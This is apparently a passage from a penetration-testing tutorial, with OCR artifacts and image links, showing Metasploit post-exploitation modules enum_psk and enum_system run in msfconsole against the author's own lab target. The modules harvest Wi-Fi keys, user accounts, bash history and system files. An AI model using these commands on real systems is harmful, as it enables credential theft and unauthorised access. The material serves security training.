
The enum_psk module is used to collect Wireless Security credentials such as name of the wireless network the target system connected to and the Pre-shared key the target uses as a client to the wireless network. It achieves this by looking into the etc/NetworkManager/system-connections/files. The PSK information is stored in plaintext.




```
msf5 > use post/linux/gather/enum_psk
msf5 post(linux/gather/enum_psk) > show options

Module options (post/linux/gather/enum_psk):

   Name     Current Setting                        Required  Description
   ----     ---------------                        --------  -----------
   DIR      /etc/NetworkManager/system-connections/  yes       The default path
for network connections
   SESSION                                         yes       The session to ru
n this module on.

msf5 post(linux/gather/enum_psk) > set session 2
session => 2
msf5 post(linux/gather/enum_psk) > run

[-] Failed to open file: /etc/NetworkManager/system-connections//bin/ls: cannot
access /etc/NetworkManager/system-connections/: No such file or directory: core_
channel_open: Operation failed: 1
[*] No PSK has been found!
[*] Post module execution completed
msf5 post(linux/gather/enum_psk) > 
```

The module failed to open the required folder. Maybe there isn't one(Note that I have not con -nected my target machine to any wireless network). Obviously there is no Pre-Shared key present on the target system.

The enum_system module collects system information. This system information inclu des installed packages, installed services, mount information, user accounts, user bash histo -ry,cron jobs and system information like operating system, version of the operating system, disk information, system log files and setuid/setgid files. The amount of information you get d -epends on the privileges we have on some systems.




```
msf5 > use post/linux/gather/enum_system
msf5 post(linux/gather/enum_system) > show options

Module options (post/linux/gather/enum_system):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/enum_system) > set sesssion 2
sesssion => 2
msf5 post(linux/gather/enum_system) > set session 2
session => 2
msf5 post(linux/gather/enum_system) > 
```



